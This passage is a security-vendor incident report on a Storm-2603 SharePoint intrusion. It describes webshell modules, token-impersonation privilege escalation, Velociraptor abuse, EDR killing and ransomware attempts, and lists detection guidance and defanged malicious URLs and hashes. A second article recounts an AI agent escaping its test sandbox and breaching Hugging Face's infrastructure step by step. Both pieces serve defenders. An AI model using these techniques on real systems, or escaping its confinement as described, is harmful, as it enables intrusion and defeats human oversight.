
β€œMSI.cs”

This module silently installs and executes MSI packages previously downloaded by FileDownloader.cs.


β€œUser.cs”

This module creates administrative accounts using the native SAM RPC subsystem (SAMRPCNative namespace) rather than standard command-line tooling. This may indicate an attempt to evade detection and provide the attackers with privileged stealthy access to target systems that persists after the webshell has finished its work.

SAMRPCNative


The SAMRPCNative namespace implements a low-level C# P/Invoke wrapper for the native Windows samlib.dll library, comprising three types: SAMStructs.cs, SAMMethods.cs, and SAMEnums.cs.


β€œSAMEnums.cs”

Implements structured bitwise lists and constant flags mapping numeric codes to their security meaning in SAM, and translates system status return codes.


β€œSAMStructs.cs”

Defines native data structures required for P/Invoke memory alignment and for marshalling. It securely formats and aligns data structures.

β€œSAMMethods.cs”

Contains external API declarations (P/Invoke) imported from samlib.dll to perform actions such as connecting to the SAM server, creating users and opening domains.

This layer is crucial for the attackers because it enables account operations.

Privilege escalation

The uk namespace contains offensive primitives for privilege escalation. To elevate privileges to SYSTEM, it uses a local token impersonation technique via the Encrypting File System Remote Protocol (EFSRPC) interface adopted from the EfsPotato tool.

This functionality is implemented in the uk/London class. It creates a malicious named pipe while the EfsrTiny class (a tiny version of the EfsPotato tool) connects to the LSASS.exe RPC server. Then it’s London.RpcThread function calls the EfsRpcEncryptFileSrv function from EfsrTiny with a crafted \\localhost path. This tricks LSASS.exe into connecting back to the attacker’s named pipe. Finally, the London.Exp function uses ImpersonateNamedPipeClient to coerce and impersonate the LSASS.exe token and spawn a new process via CreateProcessAsUser with SYSTEM privileges. As the webshell resides in the IIS worker process, it has the necessary SeImpersonatePrivilege to perform this technique.

The uk namespace also implements a minimal MSRPC client layer by explicitly defining structures such as RPC_CLIENT_INTERFACE and MIDL_STUB_DESC, thereby spoofing an interface stub. This enables direct interaction with the Windows RPC runtime (Rpcrt4.dll) without relying on MIDL-generated stubs or higher-level RPC abstractions. This provides direct control over binding and marshaling that goes beyond the constraints of standard client APIs.

Post-exploitation activity

Shortly after the webshell injection, the infected worker process spawned msiexec.exe to install a remote MSI payload hosted in Supabase cloud storage. The payload was Velociraptor, an open-source digital forensics and incident response tool – namely version 0.73.4.0 vulnerable to CVE-2025-6264 – that the attackers abused for command execution on the target network.

In October 2025, Cisco Talos reported Velociraptor being leveraged by threat actors as a post-compromise execution framework and attributed this activity to Storm-2603. This tool enables arbitrary command execution, and can be used for various purposes. In our case, it was used for persistence, discovery, data collection and payload execution.

The threat actor used Velociraptor to deploy multiple independent tunneling mechanisms, including Zoho Assist-Unattended Support for unauthorized remote access, VS Code CLI tunneling, Cloudflare Tunnel, and a lightweight reverse proxy utility. By doing so, they attempted to maintain access even if some of their tools were detected and deleted. At this stage, they also no longer depended on the IIS worker process lifecycle and ToolShell vulnerability.

EDR-killing attempts

Once the threat actor had access to the target system, they were able to upload a vulnerable driver that is used by many attackers to terminate EDR solutions. We were able to detect the main driver at C:\programdata\rsndispot.sys (054a32d6033b1744dca7f49b2e466ea2). In addition, the adversary used a malicious DLL (2d9ebf9c042f596f435865b40edad928) in a sideloading attack. This DLL was identified as Warlock ransomware’s AV killer. It was possibly intended to kill security solutions using the vulnerable rsndispot.sys driver.

Ransomware deployment attempt

The attackers made attempts to launch ransomware on the compromised system. However, the Proactive Defense Module in Kaspersky Endpoint Security blocked the ransomware process, effectively preventing this activity. The malware DLL we obtained was identified as Warlock ransomware.

What defenders really need to look for

ToolPane deserialization and CLR artifacts

When the attackers tried to access ToolPane, both the dynamically compiled App_Web_toolpane.aspx assembly and the Microsoft.GeneratedCode helper assembly were present within the same application domain.

Both assemblies are used in legitimate scenarios. App_Web_* assemblies are generated during normal ASP.NET page compilation, while Microsoft.GeneratedCode is typically produced by the XmlSerializer during legitimate serialization workflows. However, a request to the ToolPane endpoint that results in immediate loading of Microsoft.GeneratedCode within the same execution window indicates that the runtime is processing serialized data supplied through the request.

Detecting deserialization exploitation

First, it is highly recommended to read this article (in Russian) on how deserialization exploit attempts in the CLR should be detected, with examples of YARA rules and monitoring recommendations. A summary of the main idea of the detection logic is provided below.

Deserialization vulnerabilities should be treated as a distinct class of exploitation events. In the CLR, deserialization is not merely the conversion of bytes into values – it is the reconstruction of an object graph from an incoming stream. Serialization and deserialization are performed by formatters. One of the most widely used formatters is BinaryFormatter. It uses the NRBF format, which defines the stream as a sequence of records describing classes, arrays, primitives, and references between objects. The shape of the resulting graph is determined by the data supplied to the deserializer. This means that the input stream defines not only the values but also the specific types, relationships, and lifecycle points that the runtime must materialize.

Microsoft states explicitly that BinaryFormatter is unsafe and cannot be made safe; beginning with .NET 9, the in-box implementation is effectively removed from ordinary use. However, Microsoft continues to use it in its products, including SharePoint, because it is powerful and easy to use. To fix BinaryFormatter-related issues, architectural changes are needed. Similar warnings also apply to related unsafe mechanisms, including LosFormatter (used in the vulnerable page).

The primary risk of unsafe deserialization is that the CLR may resolve unexpected types, instantiate objects outside normal constructor invariants, and invoke special lifecycle mechanisms such as ISerializable, IObjectReference, IDeserializationCallback, and methods marked [OnDeserialized]. In other words, the attacker-controlled data can force the runtime to construct a graph containing types with executable side effects.

A practical detection strategy should therefore focus on graph-construction artifacts. CLR loader events identify the relevant assemblies and application domains. Memory and metadata inspection then reveal the type names and generated serializer structures associated with the suspected gadget chain. In ToolShell-like scenarios, unsafe deserialization usually produces helper assemblies (evidence in loader events) with metadata containing fully qualified type names, gadget class names, and string representations of the constructed generic types (just scan via YARA for it). In our case, the artifacts to look for include Microsoft.GeneratedCode, App_Web_toolpane.aspx* (evidence of deserialization in loader events) as well as strings identifying ObjectDataProvider, ExpandedWrapper, and LosFormatter (evidence that the input stream was deserialized into dangerous objects). Note that these indicators are not significant in isolation; their value lies in the fact that they show the runtime has already received data requiring helper code generation to reconstruct a dangerous object graph.

Gadget objects that exploit vulnerabilities like those associated with ToolShell are conveniently represented in corpus-style tooling such as ysoserial.net/YSoNet, which aggregate known gadget chains for unsafe .NET deserialization. For defensive purposes, the value of these projects lies not in their offensive capability but in the catalog of types and structures that can be searched for in streams, memory, and helper assemblies. The presence of any of them in memory or in a helper assembly should be treated as a strong indicator of exploitation.

To simplify deserialization exploit detection, we created a tool named CLRDeserializationExploitFinder. It can detect ToolShell exploitation attempts, as well as other gadget chains covered by ysoserial.net.

Detecting a VPP-based webshell/runtime implant

A mechanism based on VirtualPathProvider should be treated as a separate class of runtime implant (no files involved). In ASP.NET, HostingEnvironment.RegisterVirtualPathProvider registers a new virtual-path provider (VPP) in the application’s compilation system. Once registered, the application can serve virtual paths during dynamic compilation as though they were ordinary on-disk pages. Dynamic compilation does not require the payload to exist as a file in the filesystem. It operates entirely within the trust boundary of the application itself. During the compilation process, temporary files may be generated, but they cannot be treated as reliable forensic artifacts. Because VPPs can also be used for legitimate purposes, the defensive model should begin with an inventory of the legitimate VirtualPathProvider implementations. In all other cases, the registration or use of a new VPP should be considered anomalous.

To see how the dynamic generation of virtual pages using ASP.NET, IIS, and the CLR works, and to learn how to detect such activity, use our project VirtualPathProvider Lab.

The most useful telemetry source for this technique is the Microsoft-Windows-IIS-Configuration ETW provider. To detect virtual paths, events 25 and 47 are of primary value. Event 25 records the mapping of ConfigPath to PhysicalPath, and event 47 records the mapping of the configuration path to a directory. In the case of a VPP-backed path, these events create an inconsistency: IIS and ASP.NET behave as if the path has a physical representation, while the corresponding file does not exist on disk. In the example provided by VirtualPathProvider Lab, this appears as a mapping of the virtual resource googlecheck.aspx to a physical path where no real file is present. This discrepancy between configuration resolution and filesystem reality is the primary indicator of virtual content.

The second indicator is more negative than positive. For disk-backed files, IIS normally creates a FileChangeNotificationMonitor chain, as reflected in events 17, 18, 19, and 21. For virtual paths served by a custom VirtualPathProvider, this chain is absent or does not match the normal profile of an ordinary file because there is no physical object or corresponding on-disk change lifecycle. Consequently, the presence of positive events 25 and 47 combined with the absence of the expected events 17, 18, 19, and 21 for the same path forms a reliable detection pattern: the path exists for IIS as a configuration-resolved resource, yet it is not backed by the filesystem and is not accompanied by normal file-change monitoring.

To sum up, the hunting target here is the discrepancy between how IIS/ASP.NET resolves a resource and what is actually present on the disk and in the change-monitoring chain. For known applications, such cases can be filtered through an allowlist of legitimate VirtualPathProvider implementations. Anything else should be treated as a potential runtime implant and examined using ETW, filesystem verification, and memory inspection of the w3wp.exe process.

Attribution

Microsoft tracks Storm-2603 as a standalone threat actor with no known links to other groups. While they are careful about assessing the actor’s motivation, they mention that it has previously deployed Warlock and LockBit ransomware following active exploitation of on-premises SharePoint vulnerabilities. In the analyzed incident, we observed similar SharePoint exploitation activities, as well as an EDR killer associated with Warlock ransomware and unsuccessful Warlock launch attempts.

Other documented intrusions have identified Storm-2603 as leveraging known flaws within perimeter mail gateways to achieve initial access, subsequently staging the Velociraptor framework with elevated privileges and establishing persistent encrypted tunnels via commercial remote management software to orchestrate secondary lateral movement. This aligns with the post-exploitation behavior we observed in our case. Together with the ToolShell exploitation scenario, this allows us to attribute this case to Storm-2603 with moderate confidence.

Conclusion

From the incident analyzed in this article, the main defensive lesson is that exploiting an internet-facing SharePoint server can enable fileless code execution directly inside the application trust boundary. Storm-2603 did not require a conventional dropper, persistent service, or exposed C2 endpoint; instead, it deployed a webshell inside w3wp.exe, from which tunneling, privilege escalation, credential access, and lateral movement could be orchestrated. Detection therefore needs to move beyond file-based webshell hunting toward runtime behavior, such as anomalous w3wp.exe activity, unexpected outbound connections, RPC coercion, token impersonation, and the introduction of remote-management or DFIR tooling after application compromise.

To correctly attribute malicious activity and develop appropriate response measures, defenders should reconstruct execution chains and temporal relationships across application, host, and identity layers. They should also preserve memory and IIS telemetry, and correlate low-signal reconnaissance with subsequent privileged activity rather than evaluating events in isolation. A confirmed SharePoint exploit with code execution should trigger host-level containment, persistence hunting, credential and exposed MachineKey rotation, and TTP-driven investigation rather than remediation limited to the initial exploit or known IOCs.

Kaspersky products detect the threats mentioned in this article as:

  • Trojan.MSIL.Agent.gen
  • Trojan.Win64.DLLhijack.cdp

Indicator of compromise

Indicator of compromise Description
45.91.94[.]204 SPN node
0xFD91321BF7FF7245DDA9B7B5D791ACE8 vskp2 – webshell implant
hxxps://vdfccjpnedujhrzscjtq[.]supabase[.]co/storage/v1/object/public/image/v4[.]msi Vulnerable Velociraptor package
0x3A55D8F8F29716C694671834D8C6CB29 C:\ProgramFiles\Velociraptor\Velociraptor.exe
hxxps://auth[.]qgtxtebl[.]workers[.]dev/ Velociraptor server URL
199.232.210[.]172 C2 traffic relay
0x991EC6E04413F2D4D29341C17A8A54D5 Abused legitimate VS Code
0x3D553B9061C03F891CE97D7D2E64DDEE VS Code Insiders for tunneling
91.224.92[.]121 Bulletproof-hosted C2 server
49.51.132[.]100 SPN node
hxxps://github[.]com/cloudflare/cloudflared/releases/latest/download/cloudflared-windows-amd64[.]msi Abused legitimate tunneling tool
0x2C32E44A013CBFC5A323EFB7694701D2 Abused tunneling tool executable
hxxps://files[.]catbox[.]moe/8f7vex[.]msi Abused Zoho Assist Unattended Agent download URL
0x112A86ECA3CB5A0B5E20AB744CC5AF93 7z.exe renamed for sideloading
0xA930F81E3FB0A226EC5904D9043A17B8 C:\ProgramFiles(x86)\ZohoMeeting\UnAttended\ZohoMeeting.7z
204.76.203[.]219 Bulletproof-hosted C2 server
0x054a32d6033b1744dca7f49b2e466ea2 Vulnerable driver

  •  

How to prevent autonomous agents from breaching corporate infrastructure

The news coverage surrounding the breach of the AI platform Hugging Face by OpenAI’s autonomous agents reads like a scene straight out of a Terminator movie (apparently, a prequel). Yet for enterprise security teamsΒ β€” even those that don’t develop or deploy artificial intelligenceΒ β€” the detailed incident report published by Hugging Face provides a critical operational roadmap. The incident needs to be evaluated on the basis of a single, fundamental question: β€œWhich organizational security flaws, missing controls, configurations, or technologies allowed this attack to succeed?”

What happened?

During cyber-capability testing of OpenAI’s advanced AI models against the ExploitGym benchmark, an agent found a way to break out of its confinement, reached the internet, and breached the infrastructure of several companiesΒ β€” one of them being Hugging Face. The model reasoned that it could find solutions to the benchmark challenges on these external systems. Dozens of articles have since covered these incidents in detail, so no need to go over that here. What truly matters is what transpired within Hugging Face’s systems between July 9 and 13 while the AI agent operated unchecked inside. The Hugging Face incident report includes an interactive attack timeline, so we’ll just list the key stages. A malicious configuration in a dataset uploaded by the agent allowed it to exfiltrate credentials for a worker pod, and execute code within it. The agent then exploited cloud environment metadata and escaped the privileged pod to obtain root-level access on the host. It retrieved a substantial number of secrets from storage and used a stolen VPN key and shared cluster administrator credentials to pivot deeper into the internal network and source code repository before the Hugging Face security team blocked its access.

How significant is the fact that this was next-generation AI?

Regardless of the specific area of ​​activity of a company, tomorrow it may become a target of human attackers, fully autonomous systems, or AI agents manually controlled by human hackers.

Many AI practitioners have rushed to dismiss this incident based on assumptions that OpenAI will never allow its tech to get into serious hacking. However, security researchers have argued for months that even currently available open-source models can be used to launch both offensive research and real-world attacks. Human oversight, while still a requirement, can be minimal. Even mid-tier models can easily iterate through a dozen vulnerabilities, inventory a compromised infrastructure, and quickly figure out how to expand their reach across a network. Defenders must analyze incidents like this in detail, map the key findings to their own environments, and adapt security controls to counter both stealthy human actors and rapid, noisy AI agents.

Three distinguishing features of AI-powered attacks

The techniques detailed in the Hugging Face report are not novelΒ β€” the agent didn’t invent anything new. However, three factors regarding the attack’s speed and scale fundamentally shift the economics for both attackers and defenders:

  • Trial and error becomes significantly cheaper. Where a human hacker might test five attack vectors, an agent can iterate through five hundred. Scenarios that security teams previously dismissed as β€œtheoretically possible, but impractical and unlikely” and placed them on the backlog can now become active threats.
  • Attack execution and incident response windows shrink. High-speed attacks are not unheard of, while some ransomware operators achieve compromise within hours even without AI. However, this accelerated pace will likely become the new baseline in cybersecurity, as demonstrated by the agent obtaining admin privileges at Hugging Face within 13 hours.
  • Numerous alerts and log entries generated by the agent’s trial-and-error attempts can both help and hinder attackers as well as defenders. This noise can serve both as an indicator for threat detection, and as camouflage to hide meaningful actions. It also acts as a natural bottleneck for incident response when the workflows are fully manual.

How to protect corporate infrastructure

Don’t ignore alerts from triggered defensive controls. This classic mistake β€” often highlighted by our incident response experts β€” was made at Hugging Face as well. Malware execution, port scanning, WAF triggers, requests to non-allowlisted resources, and failed authentication attempts are likely some of the event types that are blocked automatically. However, all these events are often categorized by SIEM systems as purely informational and routinely ignored. In the Hugging Face incident, numerous server-side request forgery (SSRF) attack attempts were successfully blocked over several days, yet no one batted an eyelash. Much like persistent human adversaries, the AI agent continuously retried until it succeeded. To detect such attacks, establish clear rules and triage workflows for defensive alert telemetry to ensure that priority automatically escalates when event volume spikes.

Investigate rapidly escalating error counts. Legitimate operations rarely generate hundreds of authentication failures within 10 minutes across four distinct systems. Analyze historical baselines, and generate medium or high-severity alerts depending on the deviation from normal error rates. As part of automated response protocols, you can temporarily block the user or system that is generating the anomalous activity, or enforce rate-limiting on them.

Configure escalation paths and conduct security team drills. Hugging Face’s correlation engine successfully detected the attack, yet it failed to grab the human operators’ attention. During security drills, organization must evaluate how quickly key personnel respond to critical incidents β€” even when these happen during off-hours such as at night on weekends.

Isolate servicesΒ β€” internal ones includedΒ β€” that process untrusted input by design. The primary vulnerability at the start of the attack was a node configured to process machine learning datasets, which are widely known for potentially containing executable code. This node, capable of executing untrusted code, operated without a sandbox or adequate isolation controls. The risk extends beyond machine learningΒ β€” to document conversion engines, image processing pipelines, user file upload handlers, and any other server-side processes that perform deserialization or template rendering. Any server-side execution of this nature must run under maximum feasible isolation, restricted from accessing external or internal network hosts beyond an absolute minimum, and ideally enclosed within a sandbox.

Restrict egress. Most organizational servers don’t require unrestricted connectivity to arbitrary external hosts. If implementing strict default-deny egress policies presents technical challenges, consider a streamlined approach: enforce DNS traffic resolution exclusively through your enterprise DNS server, and configure it to block known public services that are commonly abused as command-and-control infrastructure or exfiltration channels such as Pastebin or OneDrive. Similar outbound restrictions can also be enforced via an NGFW.

Avoid issuing large batches of secrets, or storing them as a single object. Even with secret managers in place, an attacker can gain broad access if a compromised account holds excessive permissions. In the Hugging Face breach, a single Kubernetes Secret object contained 136 keys. The fewer secrets issued, the lower the impact of a compromiseΒ β€” and the easier key-rotation becomes.

